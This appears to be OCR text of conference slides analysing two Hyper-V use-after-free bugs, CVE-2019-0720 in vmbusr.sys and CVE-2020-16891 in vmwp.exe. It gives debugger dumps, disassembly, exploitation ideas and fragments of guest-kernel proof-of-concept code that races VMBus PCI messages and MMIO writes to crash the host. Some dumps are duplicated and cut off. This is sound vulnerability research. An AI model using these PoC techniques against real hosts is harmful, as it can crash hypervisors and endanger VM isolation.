System Uptime: 0 days 0:31:24.847
```

CVE-2

```
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x000000d1
                        (0x0000000000000008,0x0000000000000002,0x0000000000000001,0xFFFFF80D4239ACD8)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

Connected to Windows 10 17134 x64 target at (Mon Jun 10 10:22:21.135 2019 (UTC + 8:00)), ptr64 TRUE
Loading Kernel Symbols
...............................................................
...............................................................
...............................................................
.............
Loading User Symbols

Loading unloaded module list
........
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

Use !analyze -v to get detailed debugging information.

BugCheck D1, {8, 2, 1, fffff80d4239acd8}

Probably caused by : vmbusr.sys ( vmbusr!ChDeleteGpadlViewIfUnreferenced+30 )

Followup:     MachineOwner
---------

nt!DbgBreakPointWithStatus:
fffff801`d93bc2c0 cc              int     3
2: kd> r $thread
$thread=ffffc48e1a7c6040
2: kd> ?? @$thread->Cid
struct _CLIENT_ID
   +0x000 UniqueProcess     : 0x00000000`00000004 Void
   +0x008 UniqueThread      : 0x00000000`0000019c Void
```

CVE-2

```
KDTARGET: Refreshing KD connection
2: kd> k
 # Child-SP          RetAddr           Call Site
00 ffff8105`7463ee48 fffff801`d944f172 nt!DbgBreakPointWithStatus
01 ffff8105`7463ee50 fffff801`d944e982 nt!KiBugCheckDebugBreak+0x12
02 ffff8105`7463eeb0 fffff801`d93b4797 nt!KeBugCheck2+0x962
03 ffff8105`7463f5d0 fffff801`d93c5269 nt!KeBugCheckEx+0x107
04 ffff8105`7463f610 fffff801`d93c1ee5 nt!KiBugCheckDispatch+0x69
05 ffff8105`7463f750 fffff80d`4239acd8 nt!KiPageFault+0x425
06 ffff8105`7463f8e0 fffff80d`4239b5f6 vmbusr!ChDeleteGpadlViewIfUnreferenced+0x30
07 ffff8105`7463f910 fffff80d`4239908c vmbusr!ChUnmapGpadlView+0xae
08 ffff8105`7463f9a0 fffff80d`42787d7f vmbusr!BusChUnmapGpadlView+0xc
09 ffff8105`7463f9d0 fffff80d`430bc751 vmbkmclr!VmbChannelUnmapGpadl+0x1f
0a ffff8105`7463fa00 fffff80d`430bdb8e vmswitch!VmsVmNicPvtDestroyReceiveBuffers+0x111
0b ffff8105`7463fa50 fffff801`d929a50c vmswitch!VmsVmNicPvtRevokeRecieveBufferWorkItem+0x10e
0c ffff8105`7463fa90 fffff801`d9261e35 nt!IopProcessWorkItem+0x12c
0d ffff8105`7463fb00 fffff801`d927e4f7 nt!ExpWorkerThread+0xf5
0e ffff8105`7463fb90 fffff801`d93bbb06 nt!PspSystemThreadStartup+0x47
0f ffff8105`7463fbe0 00000000`00000000 nt!KiStartSystemThread+0x16
2: kd> !pool ffffc48e1b2d0a40
unable to get nt!ExpHeapBackedPoolEnabledState
Pool page ffffc48e1b2d0a40 region is Nonpaged pool
 ffffc48e1b2d0000 size:  970 previous size:    0  (Allocated)  Thre
 ffffc48e1b2d0970 size:   a0 previous size:  970  (Free )  Vad
*ffffc48e1b2d0a10 size:   80 previous size:   a0  (Free ) *Vbus
                Pooltag Vbus : Virtual Machine Bus Driver, Binary : vmbus.sys
 ffffc48e1b2d0a90 size:  100 previous size:   80  (Allocated)  Ntfx
 ffffc48e1b2d0b90 size:   80 previous size:  100  (Allocated)  SeTl
 ffffc48e1b2d0c10 size:   d0 previous size:   80  (Allocated)  Wait
 ffffc48e1b2d0ce0 size:  250 previous size:   d0  (Allocated)  ALPC
 ffffc48e1b2d0f30 size:   d0 previous size:  250  (Allocated)  Wait
2: kd> db ffffc48e1b2d0a10
ffffc48e`1b2d0a10  0a 00 08 04 56 62 75 73-73 ad ad 64 f8 a9 b2 87  ....Vbuss..d....
ffffc48e`1b2d0a20  50 b6 26 1c 8e c4 ff ff-a0 72 d7 1c 8e c4 ff ff  P.&......r......
ffffc48e`1b2d0a30  c0 72 1f 1d 8e c4 ff ff-00 00 00 00 00 00 00 00  .r..............
ffffc48e`1b2d0a40  10 b0 0a 1d 8e c4 ff ff-14 1e 0e 00 00 01 01 00  ................
ffffc48e`1b2d0a50  08 80 00 00 30 80 00 00-00 00 00 00 02 00 00 00  ....0...........
ffffc48e`1b2d0a60  00 00 00 00 00 00 00 00-50 40 b4 19 8e c4 ff ff  ........P@......
ffffc48e`1b2d0a70  20 c0 b3 19 8e c4 ff ff-00 c0 b3 19 8e c4 ff ff   ...............
ffffc48e`1b2d0a80  10 c0 b3 19 8e c4 ff ff-00 00 00 00 00 00 00 00  ................
```

UAF!

CVE-2019-0720

- Race condition : Because of VM shutdown, Host will auto recycle the VM resource. But we can also use some VM resource and do something. In this case, send a **NVSP_MSG1_TYPE_REVOKE_RECV_BUF** message when VM reset(**efi.reset_system(0, EFI_SUCCESS, 0, NULL);**).

- In a word : **Use Resource When Auto Recycle**

CVE-2019-0720

- Exploit thinking
  I. Find suitable object for kernel pool Spray.
  II. But the time window between two threads is very short, kernel pool Spray is not easy to succeed.
  III. Use interrupt to interfere with one of the threads, then cause thread switching, increase the time window.
- Why failed?
  - The thread lock is a **Spin Lock**☹.

CVE-2020-16891

```
0:037> g
(2220.1ffc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290:
00007ff6`e9515000 488b4008        mov     rax,qword ptr [rax+8] ds:6c756d65`6d6f636a=????????????????
0:002> k
 # Child-SP          RetAddr           Call Site
00 0000008d`6aeff8d0 00007ff6`e9513be0 vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290
01 0000008d`6aeff920 00007ff6`e951493e vmwp!EmulatorVp::TryEmulation+0x48
02 0000008d`6aeff970 00007ff6`e9513e35 vmwp!VndCompletionHandler::HandleVndCallback+0xace
03 0000008d`6aeffc80 00007ff6`e955f705 vmwp!VndCompletionThread::RunSelf+0x105
04 0000008d`6aeffd00 00007ff6`e955f6c8 vmwp!<lambda_0d2132334fa52e9e02abe1e6c85d8104>::operator()+0x19
05 0000008d`6aeffd30 00007ffa`670f1ffa vmwp!Vml::VmThread::OnRunThread+0x28
06 0000008d`6aeffd70 00007ffa`69df81f4 ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)>+0x3a
07 0000008d`6aeffda0 00007ffa`6a00a251 KERNEL32!BaseThreadInitThunk+0x14
08 0000008d`6aeffdd0 00000000`00000000 ntdll!RtlUserThreadStart+0x21
0:002> u @rip-3
vmwp!EmulatorVp::ActuallyAttemptEmulation+0x28d:
00007ff6`e9514ffd 488b01          mov     rax,qword ptr [rcx]
00007ff6`e9515000 488b4008        mov     rax,qword ptr [rax+8]
00007ff6`e9515004 ff1546371800    call    qword ptr [vmwp!_guard_dispatch_icall_fptr (00007ff6`e9698750)]
00007ff6`e951500a 49896e08        mov     qword ptr [r14+8],rbp
00007ff6`e951500e e9cdfeffff      jmp     vmwp!EmulatorVp::ActuallyAttemptEmulation+0x170 (00007ff6`e9514ee0)
00007ff6`e9515013 4139bea0160000  cmp     dword ptr [r14+16A0h],edi
00007ff6`e951501a 0f84b3feffff    je      vmwp!EmulatorVp::ActuallyAttemptEmulation+0x163 (00007ff6`e9514ed3)
00007ff6`e9515020 498bce          mov     rcx,r14
0:002> r rax
rax=6c756d656d6f6362
0:002> db rcx-18
00000275`3e8eaa60  6f 6e 65 63 6f 72 65 5c-76 6d 5c 77 6f 72 6b 65  onecore\vm\worke
00000275`3e8eaa70  72 5c 76 6d 62 5c 76 6d-62 63 6f 6d 65 6d 75 6c  r\vmb\vmbcomemul
00000275`3e8eaa80  61 74 69 6f 6e 73 65 72-76 69 63 65 73 2e 63 70  ationservices.cp
00000275`3e8eaa90  70 28 31 30 31 36 29 5c-76 6d 77 70 2e 65 78 65  p(1016)\vmwp.exe
00000275`3e8eaaa0  21 30 30 30 30 37 46 46-36 45 39 35 37 44 38 45  !00007FF6E957D8E
00000275`3e8eaab0  31 3a 20 28 63 61 6c 6c-65 72 3a 20 30 30 30 30  1: (caller: 0000
00000275`3e8eaac0  37 46 46 36 45 39 36 38-35 45 42 38 29 20 45 78  7FF6E9685EB8) Ex
00000275`3e8eaad0  63 65 70 74 69 6f 6e 28-33 30 29 20 74 69 64 28  ception(30) tid(
0:002> r rcx
```


CVE-2020-16891

```
0:037> g
(2220.1ffc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290:
00007ff6`e9515000 488b4008        mov     rax,qword ptr [rax+8] ds:6c756d65`6d6f636a=????????????????
0:002> k
 # Child-SP
00 0000008d`6aeff8
01 0000008d`6aeff9
02 0000008d`6aeff9
03 0000008d`6aeffc
04 0000008d`6aeffd
05 0000008d`6aeffd
06 0000008d`6aeffd
07 0000008d`6aeffd
08 0000008d`6aeffd
0:002> u @rip-3
vmwp!EmulatorVp::A
00007ff6`e9514ffd
00007ff6`e9515000
00007ff6`e9515004
00007ff6`e951500a
00007ff6`e951500e
00007ff6`e9515013
00007ff6`e951501a
00007ff6`e9515020
0:002> r rax
rax=6c756d656d6f63
0:002> db rcx-18
00000275`3e8eaa60
00000275`3e8eaa70
00000275`3e8eaa80
00000275`3e8eaa90  70 28 31 30 31 36 29 5c-76 6d 77 70 2e 65 78 65  p(1016)\vmwp.exe
00000275`3e8eaaa0  21 30 30 30 30 37 46 46-36 45 39 35 37 44 38 45  !00007FF6E957D8E
00000275`3e8eaab0  31 3a 20 28 63 61 6c 6c-65 72 3a 20 30 30 30 30  1: (caller: 0000
00000275`3e8eaac0  37 46 46 36 45 39 36 38-35 45 42 38 29 20 45 78  7FF6E9685EB8) Ex
00000275`3e8eaad0  63 65 70 74 69 6f 6e 28-33 30 29 20 74 69 64 28  ception(30) tid(
0:002> r rcx
```

```
0:002> r rcx
rcx=000002753e8eaa78
0:002> !heap -x -v 000002753e8eaa78
Failed to read heap keySEGMENT HEAP ERROR: failed to initialize the extention
Entry              User               Heap               Segment               Size  PrevSize  Unused    Flags
-----------------------------------------------------------------------------------------------------------
000002753e8eaa50   000002753e8eaa60   000002753d850000   000002753de4d530        b0      -            0  LFH;free

Search VM for address range 000002753e8eaa50 - 000002753e8eaaff : 8d6b4fbdc0 (2753e8eaa60), 8d6b4fc350 (2753e8e
0:002> u @rip
vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290:
00007ff6`e9515000 488b4008        mov     rax,qword ptr [rax+8]
00007ff6`e9515004 ff1546371800    call    qword ptr [vmwp!_guard_dispatch_icall_fptr (00007ff6`e9698750)]
00007ff6`e951500a 49896e08        mov     qword ptr [r14+8],rbp
00007ff6`e951500e e9cdfeffff      jmp     vmwp!EmulatorVp::ActuallyAttemptEmulation+0x170 (00007ff6`e9514ee0)
00007ff6`e9515013 4139bea0160000  cmp     dword ptr [r14+16A0h],edi
00007ff6`e951501a 0f84b3feffff    je      vmwp!EmulatorVp::ActuallyAttemptEmulation+0x163 (00007ff6`e9514ed3)
00007ff6`e9515020 498bce          mov     rcx,r14
00007ff6`e9515023 e898d7ffff      call    vmwp!EmulatorVp::FlushCaches (00007ff6`e95127c0)
0:002> r rax
rax=6c756d656d6f6362
```

CVE-2020-16891

- This vulnerability requires Windows Server category OS.
- Set "**Network Adapter**"—>"**Hardware Acceleration**"—>"**Enable SR-IOV**" in the virtual machine settings.
- In the "**Virtual Switch Manager**", virtual network adapter should enable "**Enable single-root I/O virtualization**" and select a network adapter that must support SR-IOV at the **hardware** level.
- For example, I select "**Intel(R) Ethernet 10G 4P X540/I350 rNDC #2**".


WIN-TMJETSP81DK 上 ubuntu 的设置
ubuntu
硬件
添加硬件
固件
从 文件 启动
安全
安全启动已禁用
内存
2048 MB
处理器
6 个虚拟处理器
SCSI 控制器
硬盘驱动器
ubuntu.vhdx
DVD 驱动器
无
SCSI 控制器
网络适配器
net0
硬件加速
高级功能
管理
名称
ubuntu
集成服务
提供了所有服务
检查点
标准
智能分页文件位置
C:\Users\Administrator\Desktop\vmimage\...
自动启动操作
如果以前运行过，则重新启动
自动停止操作
保存
硬件加速
指定可以卸载到某个物理网络适配器的网络任务。
虚拟机队列
虚拟机队列(VMQ)需要使用可支持此功能的物理网络适配器。
启用虚拟机队列(Q)
IPsec 任务卸载
必须支持物理网络适配器和来宾操作系统才能卸载 IPsec 任务。
如果没有足够的硬件资源，安全关联不会被卸载，而是由来宾操作系统在软件中对其进行处理。
启用 IPsec 任务卸载(I)
选择最大的卸载安全关联数量，范围在 1 到 4096 之间。
最大数量(M): 512 卸载的 SA
单根 I/O 虚拟化
单根 I/O 虚拟化(SR-IOV)需要使用特定的硬件。它还可能需要在来宾操作系统中安装驱动程序。
如果没有足够的硬件资源，可通过虚拟交换机提供网络连接。
启用 SR-IOV(S)
确定(O)
取消(C)
应用(A)
WIN-TMJETSP81DK 的虚拟交换机管理器
虚拟交换机
新建虚拟网络交换机
net1
Microsoft Kernel Debug Network A...
net0
Intel(R) Ethernet 10G 4P X540/I35...
全局网络设置
MAC 地址范围
00-15-5D-C7-7A-00 到 00-15-5D-...
虚拟交换机属性
名称(N):
net0
说明(T):
连接类型
你要将此虚拟交换机连接到什么地方?
外部网络(E):
Intel(R) Ethernet 10G 4P X540/I350 rNDC #2
允许管理操作系统共享此网络适配器(M)
启用单根 I/O 虚拟化(SR-IOV)(S)
内部网络(I)
专用网络(P)
VLAN ID
为管理操作系统启用虚拟 LAN 标识(V)
VLAN 标识符指定虚拟 LAN，管理操作系统使用该 LAN 通过此网络适配器进行所有网络通信(L)。此设置不影响虚拟机网络。
2
移除(R)
只能在创建虚拟交换机时配置 SR-IOV。无法将启用了 SR-IOV 的外部虚拟交换机转换为内部或专用交换机。
确定(O)
取消(C)
应用(A)
连接
IP 地址
状态
配器 (动态 MAC... net0
确定 (SR-IOV 活动)
内存
网络
复制
强行关闭...
关机...
保存
暂停
重置
检查点
移动...
导出...

CVE-2020-16891

- The issue exists in function vmwp!EmulatorVp::FlushGvaTranslationCache

CVE-2020-16891

- T
  vr

```
EmulatorVp::FlushGvaTranslationCache(void)
        ; void __fastcall EmulatorVp::FlushGvaTranslationCache(EmulatorVp *__hidden this)
        ?FlushGvaTranslationCache@EmulatorVp@@AEAAXXZ proc near
        ; CODE XREF: EmulatorVp::FlushCaches(void)+E↑ p
        ; EmulatorVp::ActuallyAttemptEmulation(uint,uchar *,uchar,uchar,uchar,EmulatorVp::FaultAccessInfo const *)+1CB↑
        ; DATA XREF: ...

        arg_0           = qword ptr  8
        arg_8           = qword ptr  10h
        arg_10          = qword ptr  18h

+0x00                   mov     [rsp+arg_0], rbx
+0x05                   mov     [rsp+arg_8], rbp
+0x0A                   mov     [rsp+arg_10], rsi
+0x0F                   push    rdi
+0x10                   sub     rsp, 20h
+0x14                   mov     rsi, rcx
+0x17                   lea     rdi, [rcx+288h]
+0x1E                   mov     ebp, 20h
+0x23
+0x23    loc_140006117:                          ; CODE XREF: EmulatorVp::FlushGvaTranslationCache(void)+36↓ j
+0x23                   mov     rbx, [rdi]
+0x26
+0x26    loc_14000611A:                          ; CODE XREF: EmulatorVp::FlushGvaTranslationCache(void)+95↓ j
+0x26                   test    rbx, rbx
+0x29                   jnz     short loc_140006147
+0x2B                   and     [rdi], rbx
+0x2E                   add     rdi, 8
+0x32                   sub     rbp, 1
+0x36                   jnz     short loc_140006117
+0x38                   and     [rsi+1088h], ebp
+0x3E                   mov     rbp, [rsp+28h+arg_8]
+0x43                   mov     rsi, [rsp+28h+arg_10]
+0x48                   mov     rbx, [rsp+28h+arg_0]
+0x4D                   add     rsp, 20h
+0x51                   pop     rdi
+0x52                   retn
+0x53    ; ---------------------------------------------------------------------------
+0x53
+0x53    loc_140006147:                          ; CODE XREF: EmulatorVp::FlushGvaTranslationCache(void)+29↑ j
```

CVE-2020-16891

```
+0x53     loc_140006147:                          ; CODE XREF: EmulatorVp::FlushGvaTranslationCache(void)+29↑ j
+0x53                     mov     rcx, [rbx+30h]
+0x57                     test    rcx, rcx
+0x5A                     jnz     short loc_14000618B
+0x5C
+0x5C     loc_140006150:                          ; CODE XREF: EmulatorVp::FlushGvaTranslationCache(void)+A4↓ j
+0x5C                     mov     rcx, [rbx+38h]
+0x60                     test    rcx, rcx
+0x63                     jz      short loc_140006185
+0x65                     cmp     qword ptr [rbx+50h], 0
+0x6A                     jz      short loc_140006178
+0x6C                     mov     rcx, [rsi]
+0x6F                     mov     rdx, [rbx+58h]
+0x73                     mov     rax, [rcx]
+0x76                     mov     rax, [rax+28h]
+0x7A                     call    cs:__guard_dispatch_icall_fptr
+0x80                     mov     rcx, [rbx+38h]
+0x84
+0x84     loc_140006178:                          ; CODE XREF: EmulatorVp::FlushGvaTranslationCache(void)+6A↑ j
+0x84                     mov     rax, [rcx]
+0x87                     mov     rax, [rax+8]
+0x8B                     call    cs:__guard_dispatch_icall_fptr
+0x91
+0x91     loc_140006185:                          ; CODE XREF: EmulatorVp::FlushGvaTranslationCache(void)+63↑ j
+0x91                     mov     rbx, [rbx+60h]
+0x95                     jmp     short loc_14000611A
+0x97     ; ---------------------------------------------------------------------------
+0x97
+0x97     loc_14000618B:                          ; CODE XREF: EmulatorVp::FlushGvaTranslationCache(void)+5A↑ j
+0x97                     mov     rax, [rcx]
+0x9A                     mov     rax, [rax+8]
+0x9E                     call    cs:__guard_dispatch_icall_fptr    ;vmwp!VND_HANDLER_CONTEXT::RemoveReference
+0xA4                     jmp     short loc_140006150
+0xA4     ?FlushGvaTranslationCache@EmulatorVp@@AEAAXXZ endp
```

CVE-2020-16891

① vmwp!EmulatorVp::FlushGvaTranslationCache+0x9e → vmwp!VND_HANDLER_CONTEXT::RemoveReference→ vmwp!Vml::VmSharableObject::DecrementUserCount

② If vmwp!VND_HANDLER_CONTEXT::RemoveReference first parameter **offset-0x50**'s value is 1, vmwp!Vml::VmSharableObject::DecrementUserCount will free a **VmbComMmioHandlerAdapter** object of size 0xb0.

PS : The first parameter **offset-0x50** is a reference counter's address, if the reference counter equal to 1, a **VmbComMmioHandlerAdapter** object will be recycled, and free a 0xb0 size heap chunk. In the following presentation, the reference counter will be referred to as ***KEY_REF_COUNTER***.

CVE-2020-16891

- vmwp!VndCompletionHandler::HandleVndCallback can also invoke Vml::VmSharableObject::DecrementUserCount
- vmwp!VndCompletionHandler::HandleVndCallback invoke Vml::VmSharableObject::DecrementUserCount to decrease an object's reference count.

```
VndCompletionHandler::HandleVndCallback(void *,_VID_MSG_DATA *,_VID_MSG_RETURN_DATA *)
+0xAAB                  mov     rcx, rdi        ; this
+0xAAE                  call    ?DecrementUserCount@VmSharableObject@Vml@@AEAAKXZ ; Vml::VmSharableObject::DecrementUserCount(void)
+0xAB3                  mov     ebx, r14d
+0xAB6                  mov     r15d, 1
+0xABC                  jmp     loc_1400045CE
```

- The ***KEY_REF_COUNTER*** can also be modified by function Vml::VmSharableObject::DecrementUserCount at address **vmwp!VndCompletionHandler::HandleVndCallback+0xAAE**.

CVE-2020-16891

- The PoC code is control vmwp.exe process runs to address **vmwp!VndCompletionHandler::HandleVndCallback+0xAAE**

```
void mess_pci_data(u32 * buffer, u32 * bufferlen, struct vmbus_channel * channel)
{
    u32 message_type = sssstate?PCI_BUS_D0ENTRY:PCI_BUS_D0EXIT;
    if(message_type == PCI_BUS_D0EXIT)
        sssstate = 1;
    else
        sssstate = 0;
    switch(message_type)
    {
        case PCI_BUS_D0ENTRY:
        {
            struct pci_bus_d0_entry * d0_entry = (struct pci_bus_d0_entry *)buffer;
            d0_entry->message_type.message_type = PCI_BUS_D0ENTRY;
            d0_entry->reserved = 0x41414141;
            d0_entry->mmio_base = iomem;
            *bufferlen = 0x10;
            break;
        }

        case PCI_BUS_D0EXIT:
        {
            struct pci_message * d0_exit = (struct pci_message *)buffer;
            d0_exit->message_type = PCI_BUS_D0EXIT;
            *bufferlen = 0x40;
            break;
        }
    }
}
```

```
static int vmbus_sendpacket_copyed(struct vmbus_channel *channel, void *buffer,
        u32 bufferlen, u64 requestid, enum vmbus_packet_type type, u32 flags)
{
    if(mutex_is_locked(&fz_locks)){
        return 0;
    }
    mutex_lock(&fz_locks);
    struct pci_create_interrupt * int_pkt;
    int_pkt = (struct pci_create_interrupt *)buffer;

    while(1){
        mess_pci_data(buffer, &bufferlen, channel);
        vmbus_sendpacket_old(channel, buffer, bufferlen, requestid, type, flags);
        mdelay(2);
    }

    mutex_unlock(&fz_locks);
}
```

CVE-2020-16891

- The PoC code is control vmwp.exe process runs to address **vmwp!EmulatorVp::FlushGvaTranslationCache+0x9e**

```
static int poc_thread(void * arg)
{
    if(iomem != 0x0){
            void * virt_addr = ioremap(iomem, 0x2000);
            while(1){
            iowrite8(random(1)%2?0:2, virt_addr + 0x1004);
            }
          }
    return 0;
}
```

What is virt_addr+0x1004 ?

CVE-2020-16891

- The PoC code is control vmwp.exe process runs to address **vmwp!EmulatorVp::FlushGvaTranslationCache+0x9e**

```
static int poc_thread(void * arg)
{
    if(iomem != 0x0){
```

```
#define PCI_STD_HEADER_SIZEOF   64
#define PCI_VENDOR_ID           0x00    /* 16 bits */
#define PCI_DEVICE_ID           0x02    /* 16 bits */
#define PCI_COMMAND     0x04    /* 16 bits */
#define  PCI_COMMAND_IO         0x1 /* Enable response in I/O space */
#define  PCI_COMMAND_MEMORY     0x2 /* Enable response in Memory space */
#define  PCI_COMMAND_MASTER     0x4 /* Enable bus mastering */
#define  PCI_COMMAND_SPECIAL    0x8 /* Enable response to special cycles */
#define  PCI_COMMAND_INVALIDATE 0x10    /* Use memory write and invalidate */
#define  PCI_COMMAND_VGA_PALETTE 0x20   /* Enable palette snooping */
#define  PCI_COMMAND_PARITY     0x40    /* Enable parity checking */
